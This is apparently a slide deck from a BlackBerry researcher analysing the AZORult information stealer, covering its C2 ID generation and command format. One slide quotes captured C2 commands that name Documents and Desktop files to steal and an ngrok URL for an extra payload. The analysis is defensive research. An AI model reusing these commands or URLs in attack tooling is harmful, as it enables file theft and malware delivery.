

Who plays on AZORult? An unknown attacker collects various data and spreads additional payloads with AZORult for around five years

Masaki Kasuya Ph.D.
BlackBerry Japan

Background


- A variety of malware families have emerged in recent years
- We see
 - Deep-dive malware analysis
 - Short-term trend research
- Long-term trend research?

Benefits and Challenges of Long-Term Trend Research

- Benefits
 - Understand its macro trend
 - Malware spread trend via bot network
 - Reveal relationships with other malware family
- Challenges
 - Data structure change
 - Encryption
 - Scalability
 - Evasion

AZORult

- An old information stealer
 - Appeared in 2016




The screenshot shows the VirusTotal interface for the malware 'Azorult'. At the top, it identifies the malware as 'Azorult' with aliases 'PuffStealer' and 'Rultazo', and attributes it to 'The Gorgon Group'. Below this, there are links to 'VTCollection' and 'URLhaus'. A descriptive paragraph states: 'AZORult is a credential and payment card information stealer. Among other things, version 2 added support for .bit-domains. It has been observed in conjunction with Chthonic as well as being dropped by Ramnit.' The 'References' section lists three articles: 1) 'Sneaky Azorult Back in Action and Goes Undetected' by cyble (dated 2024-01-12), 2) 'Following the Scent of TrickGate: 6-Year-Old Packer Used to Deploy the Most Wanted Malware' by Arie Olshtein (dated 2023-01-30), and 3) 'AppLocker Rules as Defense Evasion: Complete Analysis' by Splunk Threat Research Team (dated 2022-08-25). The interface also includes a 'Propose Change' button in the top right corner.

- Practitioners and researchers published its analysis blogs
 - Almost all contents do not describe long-term trend research


ID Generation for C2 communication

- Generated ID depends on victim environment




Data Structure of Response Data

- The data surrounded by the <c> tag contains commands




Data Structure of Response Data

- The data surrounded by the <c> tag contains commands




Data Structure of Response Data

- The data surrounded by the `<c>` tag contains commands



Data Structure of Response Data

- The data surrounded by the <c> tag contains commands




Command Example

- F
 - The target files attackers want to steal
- L
 - The URLs for additional payload
- I
 - The victim computer's IP address and country name

```
From http://3e249703.ngrok.io/3/index.php
```

```
F 2 %USERPROFILE%\Documents\*.txt,*.doc*,*.xls* 30+ +  
F 1 %USERPROFILE%\Desktop\*.txt,*.doc*,*.xls* 30+ +  
L http://3e249703.ngrok.io/winrar.exe + test  
I 9[REDACTED].[REDACTED].[REDACTED].[REDACTED]3:US
```

Emulator Overview



